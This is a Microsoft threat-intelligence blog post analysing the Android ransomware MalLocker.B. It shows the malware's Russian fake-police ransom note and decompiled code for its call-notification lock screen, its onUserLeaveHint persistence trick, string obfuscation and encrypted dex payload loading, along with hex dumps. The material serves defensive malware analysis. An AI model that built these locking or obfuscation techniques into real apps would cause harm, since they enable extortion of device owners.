Sophisticated new Android malware marks the latest evolution of mobile ransomware

By Microsoft Threat Intelligence

Published: 2020-10-08 · Archived: 2026-04-05 21:41:25 UTC

Attackers are persistent and motivated to continuously evolve – and no platform is immune. That is why Microsoft has been working to extend its industry-leading endpoint protection capabilities beyond Windows. The addition of mobile threat defense into these capabilities means that Microsoft Defender for Endpoint (previously Microsoft Defender Advanced Threat Protection) now delivers protection on all major platforms.

Microsoft's mobile threat defense capabilities further enrich the visibility that organizations have on threats in their networks, as well as provide more tools to detect and respond to threats across domains and across platforms. Like all of Microsoft's security solutions, these new capabilities are likewise backed by a global network of threat researchers and security experts whose deep understanding of the threat landscape guide the continuous innovation of security features and ensure that customers are protected from ever-evolving threats.

For example, we found a piece of a particularly sophisticated Android ransomware with novel techniques and behavior, exemplifying the rapid evolution of mobile threats that we have also observed on other platforms. The mobile ransomware, detected by Microsoft Defender for Endpoint as AndroidOS/MalLocker.B, is the latest variant of a ransomware family that's been in the wild for a while but has been evolving non-stop. This ransomware family is known for being hosted on arbitrary websites and circulated on online forums using various social engineering lures, including masquerading as popular apps, cracked games, or video players. The new variant caught our attention because it's an advanced malware with unmistakable malicious characteristic and behavior and yet manages to evade many available protections, registering a low detection rate against security solutions.

As with most Android ransomware, this new threat doesn't actually block access to files by encrypting them. Instead, it blocks access to devices by displaying a screen that appears over every other window, such that the user can't do anything else. The said screen is the ransom note, which contains threats and instructions to pay the ransom.


МВД РОССИИ
МИНИСТЕРСТВО ВНУТРЕННИХ ДЕЛ
будет автоматически разблокирован, ваши данные будут удалены с серверов КНБ, а уголовное дело прекращено.
23:59:37
При попытках выключения или перезапуска устройства, СЧЕТЧИК ВРЕМЕНИ будет автоматически уменьшаться на час, при полностью выключеном устройсве, СЧЕТЧИК ВРЕМЕНИ продолжает работать. Если оплата штрафа не поступит в течении 24 ч сумма штрафа удваивается. Если оплата штрафа не поступит в течении 48 ч всем контактам Вашего устройства, будет отправлено смс уведомление от имени КНБ Российской Федерации (Со скриншотом вашего Экрана), о том что интерфейс Вашего устройства был ЗАБЛОКИРОВАН ЗА НЕОДНОКРАТНОЕ ПОСЕЩЕНИЕ САЙТОВ СОДЕРЖАЩИЕ ВИДЕО СО СЦЕНАМИ ДЕТСКОЙ ПОРНОГРАФИИ, а так же на основании ст. 242 УК РФ, ч2 ст. 41 КАС РФ и ст. 31 УКП РФ, по месту жительства, будет отправлен наряд для сбора вещественных доказательств, изъятия заблокированного устройства и вашего задержания для дачи пояснения.

Figure 1. Sample ransom note used by older ransomware variants

What's innovative about this ransomware is how it displays its ransom note. In this blog, we'll detail the innovative ways in which this ransomware surfaces its ransom note using Android features we haven't seen leveraged by malware before, as well as incorporating an open-source machine learning module designed for context-aware cropping of its ransom note.

New scheme, same goal

In the past, Android ransomware used a special permission called "SYSTEM_ALERT_WINDOW" to display their ransom note. Apps that have this permission can draw a window that belongs to the system group and can't be dismissed. No matter what button is pressed, the window stays on top of all other windows. The notification was intended to be used for system alerts or errors, but Android threats misused it to force the attacker-controlled UI to fully occupy the screen, blocking access to the device. Attackers create this scenario to persuade users to pay the ransom so they can gain back access to the device.

To catch these threats, security solutions used heuristics that focused on detecting this behavior. Google later implemented platform-level changes that practically eliminated this attack surface. These changes include:

1. Removing the SYSTEM_ALERT_WINDOW error and alert window types, and introducing a few other types as replacement
2. Elevating the permission status of SYSTEM_ALERT_WINDOW to special permission by putting it into the "above dangerous" category, which means that users have to go through many screens to approve apps that ask for permission, instead of just one click
3. Introducing an overlay kill switch on Android 8.0 and later that users can activate anytime to deactivate a system alert window

To adapt, Android malware evolved to misusing other features, but these aren't as effective. For example, some strains of ransomware abuse accessibility features, a method that could easily alarm users because accessibility is a special permission that requires users to go through several screens and accept a warning that the app will be able to monitor activity via accessibility services. Other ransomware families use infinite loops of drawing non-system windows, but in between drawing and redrawing, it's possible for users to go to settings and uninstall the offending app.

The new Android ransomware variant overcomes these barriers by evolving further than any Android malware we've seen before. To surface its ransom note, it uses a series of techniques that take advantage of the following components on Android:

1. The "call" notification, among several categories of notifications that Android supports, which requires immediate user attention.
2. The "onUserLeaveHint()" callback method of the Android Activity (i.e., the typical GUI screen the user sees) is called as part of the activity lifecycle when the activity is about to go into the background as a result of user choice, for example, when the user presses the Home key.

The malware connects the dots and uses these two components to create a special type of notification that triggers the ransom screen via the callback.

```
PendingIntent ransomActivity = HelperOne.getIntent(context);
Notification.Builder notificationBuilder = new Notification.Builder(context, Helper.notID);
notificationBuilder.setSmallIcon(HelperThree.getIconID("iaevwhnmfj"));
notificationBuilder.setContentTitle(context.getString(HelperThree.getID("zebjpsro")));
notificationBuilder.setContentText(context.getString(HelperThree.getID("qgukbdhnjc")));
notificationBuilder.setCategory("call");
notificationBuilder.setAutoCancel(true);
notificationBuilder.setFullScreenIntent(ransomActivity, true);
notificationBuilder.setWhen(System.currentTimeMillis());
Helper.createNotificationChannel(context);
NotificationManager v4 = (NotificationManager)HelperThree.getSystemService(context, "notification");
if(v4 != null) {
    v4.notify(Integer.parseInt(Helper.notID), notificationBuilder.build());
}
```

Figure 2. The notification with full intent and set as "call' category

As the code snippet shows, the malware creates a notification builder and then does the following:

1. setCategory("call") – This means that the notification is built as a very important notification that needs special privilege.
2. setFullScreenIntent() – This API wires the notification to a GUI so that it pops up when the user taps on it. At this stage, half the job is done for the malware. However, the malware wouldn't want to depend on user interaction to trigger the ransomware screen, so, it adds another functionality of Android callback:

```
public class RansomActivity extends Activity {
    public static volatile RansomActivity activityObj;

    @Override  // android.app.Activity
    public void onBackPressed() {
    }

    @Override  // android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        RansomActivity.activityObj = this;
        HelperTwo.putActivityObj(this);
        HelperThree.checkPresenceOfVirtualMachines(this);
        this.getWindow().addFlags(RansomActivity.getFlags());
        try {
            Context context = this.getApplicationContext();
            this.setContentView(WebViewAggregator.getWebView(context, context.getCacheDir().getPath()));
        }
        catch(Exception exception) {
            exception.printStackTrace();
        }
    }

    @Override  // android.app.Activity
    protected void onUserLeaveHint() {
        super.onUserLeaveHint();
        this.startActivity(new Intent(this, RansomActivity.class));
    }

    public static int getFlags() {
        return 0x680480;
    }
}
```

Figure 3. The malware overriding onUserLeaveHint

As the code snippet shows, the malware overrides the onUserLeaveHint() callback function of Activity class. The function *onUserLeaveHint()* is called whenever the malware screen is pushed to background, causing the in-call Activity to be automatically brought to the foreground. Recall that the malware hooked the *RansomActivity* intent

with the notification that was created as a “call” type notification. This creates a chain of events that triggers the automatic pop-up of the ransomware screen without doing infinite redraw or posing as system window.

Machine learning module indicates continuous evolution

As mentioned, this ransomware is the latest variant of a malware family that has undergone several stages of evolution. The knowledge graph below shows the various techniques this ransomware family has been seen using, including abusing the system alert window, abusing accessibility features, and, more recently, abusing notification services.



Figure 4. Knowledge graph of techniques used by ransomware family

This ransomware family’s long history tells us that its evolution is far from over. We expect it to churn out new variants with even more sophisticated techniques. In fact, recent variants contain code forked from an open-source machine learning module used by developers to automatically resize and crop images based on screen size, a valuable function given the variety of Android devices.

The frozen TinyML model is useful for making sure images fit the screen without distortion. In the case of this ransomware, using the model would ensure that its ransom note—typically fake police notice or explicit images supposedly found on the device—would appear less contrived and more believable, increasing the chances of the user paying for the ransom.

The library that uses tinyML is not yet wired to the malware’s functionalities, but its presence in the malware code indicates the intention to do so in future variants. We will continue to monitor this ransomware family to ensure

customers are protected and to share our findings and insights to the community for broad protection against these evolving mobile threats.

Protecting organizations from threats across domains and platforms

Mobile threats continue to rapidly evolve, with attackers continuously attempting to sidestep technological barriers and creatively find ways to accomplish their goal, whether financial gain or finding an entry point to broader network compromise.

This new mobile ransomware variant is an important discovery because the malware exhibits behaviors that have not been seen before and could open doors for other malware to follow. It reinforces the need for comprehensive defense powered by broad visibility into attack surfaces as well as domain experts who track the threat landscape and uncover notable threats that might be hiding amidst massive threat data and signals.

Microsoft Defender for Endpoint on Android, now generally available, extends Microsoft's industry-leading endpoint protection to Android. It detects this ransomware (AndroidOS/MalLocker.B), as well as other malicious apps and files using cloud-based protection powered by deep learning and heuristics, in addition to content-based detection. It also protects users and organizations from other mobile threats, such as mobile phishing, unsafe network connections, and unauthorized access to sensitive data. Learn more about our mobile threat defense capabilities in Microsoft Defender for Endpoint on Android.

Malware, phishing, and other threats detected by Microsoft Defender for Endpoint are reported to the Microsoft Defender Security Center, allowing SecOps to investigate mobile threats along with endpoint signals from Windows and other platforms using Microsoft Defender for Endpoint's rich set of tools for detection, investigation, and response.

Threat data from endpoints are combined with signals from email and data, identities, and apps in Microsoft 365 Defender (previously Microsoft Threat Protection), which orchestrates detection, prevention, investigation, and response across domains, providing coordinated defense. Microsoft Defender for Endpoint on Android further enriches organizations' visibility into malicious activity, empowering them to comprehensively prevent, detect, and respond to against attack sprawl and cross-domain incidents.

Technical analysis

Obfuscation

On top of recreating ransomware behavior in ways we haven't seen before, the Android malware variant uses a new obfuscation technique unique to the Android platform. One of the tell-tale signs of an obfuscated malware is the absence of code that defines the classes declared in the manifest file.

```
<application android:allowBackup="true" android:icon="@drawable/kjxmn" android:label="@string/eswzjmp"
android:name="uwr.oqtlajc.wksayc.gCHotRrgEruDv" android:theme="@android:style/Theme.Light.NoTitleBar.Fullscreen">
  <activity android:icon="@drawable/kjxmn" android:label="@string/eswzjmp" android:name="rhweryho.rjnz.nzaxm.
  nyjiFqoaWqlg">
    <intent-filter>
      <action android:name="android.intent.action.MAIN" />
      <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
  </activity>
  <activity android:autoRemoveFromRecents="true" android:name="rhweryho.rjnz.nzaxm.OxoAfeVXfLdxbLo"
  android:showOnLockScreen="true" android:showWhenLocked="true" />
  <receiver android:enabled="true" android:exported="true" android:name="rhweryho.rjnz.jvwinh.LldoiorfLoDVe"
  android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
    <intent-filter android:priority="245">
      <action android:name="android.intent.action.TIME_SET" />
      <action android:name="android.intent.action.BOOT_COMPLETED" />
      <action android:name="android.intent.action.TIMEZONE_CHANGED" />
      <action android:name="android.intent.action.QUICKBOOT_POWERON" />
    </intent-filter>
  </receiver>
```

Figure 5. Manifest file

The *classes.dex* has implementation for only two classes:

1. The main application class *gCHotRrgEruDv*, which is involved when the application opens
2. A helper class that has definition for custom encryption and decryption

This means that there's no code corresponding to the services declared in the manifest file: *Main Activity*, *Broadcast Receivers*, and *Background*. How does the malware work without code for these key components? As is characteristic for obfuscated threats, the malware has encrypted binary code stored in the *Assets* folder:



Figure 6. Encrypted executable code in Assets folder

When the malware runs for the first time, the static block of the main class is run. The code is heavily obfuscated and made unreadable through name mangling and use of meaningless variable names:

```
static {
    MalApp.decryptedValueOne = MalApp.getDecryptedValueThroughAction("nWmSNWqLas", false).getAction();
    // Decrypted value through automation = 77078674150
    MalApp.decryptedValueTwo = MalApp.getDecryptedValueThroughActionTwo("aZiprBsYYzCpB", false).getAction();
    // Decrypted value through automation = E1gSHYWQ2123pscZ1Y0hyOtlbGRzugKu
    MalApp.decryptedValueThree = MalApp.getDecryptedValueThroughActionThree("WeWqF", false).getAction();
    // Decrypted value through automation =
    MalApp.appDexFilePath = null;
    MalApp.loDexPath = null;
}
```

Figure 7. Static block

Decryption with a twist

The malware uses an interesting decryption routine: the string values passed to the decryption function do not correspond to the decrypted value, they correspond to junk code to simply hinder analysis.

On Android, an Intent is a software mechanism that allows users to coordinate the functions of different *Activities* to achieve a task. It's a messaging object that can be used to request an action from another app component.

The *Intent* object carries a string value as "*action*" parameter. The malware creates an *Intent* inside the decryption function using the string value passed as the name for the *Intent*. It then decrypts a hardcoded encrypted value and sets the "*action*" parameter of the *Intent* using the *setAction* API. Once this *Intent* object is generated with the action value pointing to the decrypted content, the decryption function returns the *Intent* object to the callee. The callee then invokes the *getAction* method to get the decrypted content.

```
private static Intent getDecryptedValueThroughActionThree(String randomIntentName, boolean flag) {
    Intent randomIntent = new Intent(randomIntentName);
    randomIntent.addCategory("alarm");
    randomIntent.addFlags(0x500000);
    String alarmAction = CryptorUtil.decryptArrayAndBuildString(null, null, new byte[]{1, 0, 39, 21, 41, 66, 110,
    120, 27, 25, 11, 0x20, 6, 0x30, 2, 90, 33, 16, 0x75, 11, 42, 37, 3, 93});  //
    if(flag) {
        Intent alarmIntentLoc = new Intent();
        if(TextUtils.isEmpty(randomIntentName)) {
            randomIntentName = null;
        }

        alarmIntentLoc.setComponent(new ComponentName(((Context)null), randomIntentName));
        alarmIntentLoc.addFlags(0x14008000);
    }

    randomIntent.setAction(alarmAction);
    return randomIntent; //
}
```

Figure 8. Decryption function using the Intent object to pass the decrypted value

Payload deployment

Once the static block execution is complete, the Android Lifecycle callback transfers the control to the *OnCreate* method of the main class.

```
public void onCreate() {
    super.onCreate();
    . . .
    String fileToByDecrypted = MalApp.getDecryptedValueThroughActionEight("kXzAobMpDbKQtX", false).getAction();
    this.decryptAssetToDex(fileToByDecrypted, MalApp.loDexPath);
    fileToByDecrypted = MalApp.getDecryptedValueThroughActionNine("ZpTdiqDt", false).getAction();
    this.decryptAssetToDex(fileToByDecrypted, MalApp.appDexFilePath);
    MalApp.installDecryptedDexAndStart(this);
}
```

Figure 9. onCreate method of the main class decrypting the payload

Next, the malware-defined function *decryptAssetToDex* (a meaningful name we assigned during analysis) receives the string "*CuffGmrQRT*" as the first argument, which is the name of the encrypted file stored in the *Assets* folder.

```
public static Intent getDecryptedValueThroughActionNine(String randomIntentString, boolean flag) {
    Intent randomIntentObject = new Intent(randomIntentString);
    randomIntentObject.addCategory("alarm");
    randomIntentObject.addFlags(0x500000);
    String decryptedVal = CryptorUtil.decryptArrayAndBuildString(null, null, new byte[]{42, 1, 53, 3, 29, 21, 51,
    6, 58, 38});
    // Decrypted value through automation =  CuffGmrQRT
    if(flag) {
        Intent localIntent = new Intent();
        if(TextUtils.isEmpty(randomIntentString)) {
            randomIntentString = null;
        }

        localIntent.setComponent(new ComponentName(((Context)null), randomIntentString));
        localIntent.addFlags(0x14008000);
    }

    randomIntentObject.setAction(decryptedVal);  // CuffGmrQRT
    return randomIntentObject;
}
```

Figure 10. Decrypting the assets

After being decrypted, the asset turns into the .dex file. This is a notable behavior that is characteristic of this ransomware family.

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 64 65 78 0A 30 33 35 00 6F FD C6 08 1A 43 39 AF  dex.035.oýÆ..C9¯
0010h: 83 46 73 9F 20 E7 A1 FC 46 EC 1E 41 6E 52 2C 11  ƒFsŸ ç¡üFì.AnR,.
0020h: F4 74 00 00 70 00 00 00 78 56 34 12 00 00 00 00  ôt..p...xV4.....
0030h: 00 00 00 00 24 74 00 00 3F 02 00 00 70 00 00 00  ....$t..?...p...
0040h: 71 00 00 00 6C 09 00 00 7D 00 00 00 30 0B 00 00  q...l...}...0...
0050h: 3E 00 00 00 0C 11 00 00 16 01 00 00 FC 12 00 00  >...........ü...
0060h: 17 00 00 00 AC 1B 00 00 68 56 00 00 8C 1E 00 00  ....¬...hV..Œ...
0070h: 38 4A 00 00 3A 4A 00 00 3F 4A 00 00 42 4A 00 00  8J..:J..?J..BJ..
0080h: 49 4A 00 00 59 4A 00 00 75 4A 00 00 88 4A 00 00  IJ..YJ..uJ..ˆJ..
0090h: 9B 4A 00 00 AA 4A 00 00 BD 4A 00 00 C2 4A 00 00  ›J..ªJ..½J..ÂJ..
00A0h: F4 4A 00 00 FB 4A 00 00 FE 4A 00 00 08 4B 00 00  ôJ..ûJ..þJ...K..
00B0h: 10 4B 00 00 14 4B 00 00 1A 4B 00 00 1F 4B 00 00  .K...K...K...K..
00C0h: 2F 4B 00 00 3E 4B 00 00 5B 4B 00 00 78 4B 00 00  /K..>K..[K..xK..
00D0h: 93 4B 00 00 B1 4B 00 00 BE 4B 00 00 C5 4B 00 00  "K..±K..¾K..ÅK..
00E0h: D1 4B 00 00 D8 4B 00 00 E4 4B 00 00 F6 4B 00 00  ÑK..ØK..äK..öK..
00F0h: FD 4B 00 00 0D 4C 00 00 1C 4C 00 00 31 4C 00 00  ýK...L...L..1L..
0100h: 3E 4C 00 00 46 4C 00 00 55 4C 00 00 5C 4C 00 00  >L..FL..UL..\L..
0110h: 64 4C 00 00 7A 4C 00 00 8B 4C 00 00 95 4C 00 00  dL..zL..‹L..•L..
0120h: A2 4C 00 00 AA 4C 00 00 B6 4C 00 00 BF 4C 00 00  ¢L..ªL..¶L..¿L..
0130h: C4 4C 00 00 D4 4C 00 00 D9 4C 00 00 E5 4C 00 00  ÄL..ÔL..ÙL..åL..
0140h: EF 4C 00 00 F5 4C 00 00 0B 4D 00 00 0E 4D 00 00  ïL..õL...M...M..
0150h: 1B 4D 00 00 1F 4D 00 00 23 4D 00 00 29 4D 00 00  .M...M..#M..)M..
0160h: 2E 4D 00 00 34 4D 00 00 37 4D 00 00 44 4D 00 00  .M..4M..7M..DM..
0170h: 54 4D 00 00 59 4D 00 00 5E 4D 00 00 65 4D 00 00  TM..YM..^M..eM..
0180h: 68 4D 00 00 74 4D 00 00 78 4D 00 00 7D 4D 00 00  hM..tM..xM..}M..
0190h: 82 4D 00 00 86 4D 00 00 8A 4D 00 00 8F 4D 00 00  ‚M...M...ŠM...M..
01A0h: 96 4D 00 00 9B 4D 00 00 A0 4D 00 00 A4 4D 00 00  –M...›M.. M..¤M..
01B0h: BC 4D 00 00 EE 4D 00 00 0D 4E 00 00 28 4E 00 00  ¼M..îM...N..(N..
01C0h: 4C 4E 00 00 68 4E 00 00 8B 4E 00 00 AE 4E 00 00  LN..hN..‹N..®N..
01D0h: CB 4E 00 00 E2 4E 00 00 05 4F 00 00 20 4F 00 00  ËN..âN...O.. O..
01E0h: 41 4F 00 00 61 4F 00 00 7F 4F 00 00 9E 4F 00 00  AO..aO...O..žO..

        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 0D 11 2B 6F 6A 4B 74 57 07 8F A0 5E 78 01 50 DB  ..+ojKtW.. ^x.PÛ
0010h: D0 23 29 E7 61 B0 C9 8E 20 BA 7C 03 07 26 7F 74  Đ#)ça°ÉŽ º|..&.t
0020h: AE 0C 41 57 18 72 66 56 1A 14 5D 66 53 65 5A 78  ®.AW.rfV..]fSeZx
0030h: 41 57 68 72 42 22 62 42 56 76 53 65 2A 78 41 57  AWhrB"bBVvSe*xAW
0040h: 19 72 66 56 0E 4B 69 74 2E 65 5A 78 71 5C 68 72  .rfV.Kit.eZxq\hr
0050h: 58 56 62 42 65 65 53 65 4C 79 41 57 94 60 66 56  XVbBeeSeLyAW"`fV
0060h: 75 42 69 74 FF 7E 5A 78 29 01 68 72 EA 48 62 42  uBitÿ~Zx).hrêHbB
0070h: 51 3E 53 65 60 32 41 57 57 38 66 56 20 08 69 74  Q>Se`2AWW8fV .it
0080h: 1A 2F 5A 78 18 1D 68 72 13 1C 62 42 E1 3E 53 65  ./Zx..hr..bBá>Se
0090h: C1 32 41 57 C2 38 66 56 DF 08 69 74 91 2F 5A 78  Á2AWÂ8fVß.it'/Zx
00A0h: B5 1D 68 72 9D 1C 62 42 97 3E 53 65 52 33 41 57  µ.hr..bB—>SeR3AW
00B0h: 78 39 66 56 76 09 69 74 49 2E 5A 78 5E 1C 68 72  x9fVv.itI.Zx^.hr
00C0h: 49 1D 62 42 57 3F 53 65 01 33 41 57 10 39 66 56  I.bBW?Se.3AW.9fV
00D0h: F1 09 69 74 E2 2E 5A 78 FF 1C 68 72 A3 1D 62 42  ñ.itâ.Zxÿ.hr£.bB
00E0h: B8 3F 53 65 82 33 41 57 8C 39 66 56 94 09 69 74  ¸?Se‚3AWŒ9fV".it
00F0h: AE 2E 5A 78 4C 1B 68 72 7A 1A 62 42 58 38 53 65  ®.ZxL.hrz.bBX8Se
0100h: 64 34 41 57 2E 3E 66 56 37 0E 69 74 0F 29 5A 78  d4AW.>fV7.it.)Zx
0110h: 25 1B 68 72 1C 1A 62 42 E2 38 53 65 CF 34 41 57  %.hr..bBâ8SeÏ4AW
0120h: CA 3E 66 56 C8 0E 69 74 E5 29 5A 78 FE 1B 68 72  Ê>fVÈ.itå)Zxþ.hr
0130h: A2 1A 62 42 BD 38 53 65 83 34 41 57 8D 3E 66 56  ¢.bB½8Seƒ4AW.>fV
0140h: 8D 0E 69 74 A6 29 5A 78 4A 1A 68 72 68 1B 62 42  ..it¦)ZxJ.hrh.bB
0150h: 72 39 53 65 45 35 41 57 4B 3F 66 56 4B 0F 69 74  r9SeE5AWK?fVK.it
0160h: 7D 28 5A 78 75 1A 68 72 51 1B 62 42 2D 39 53 65  }(Zxu.hrQ.bB-9Se
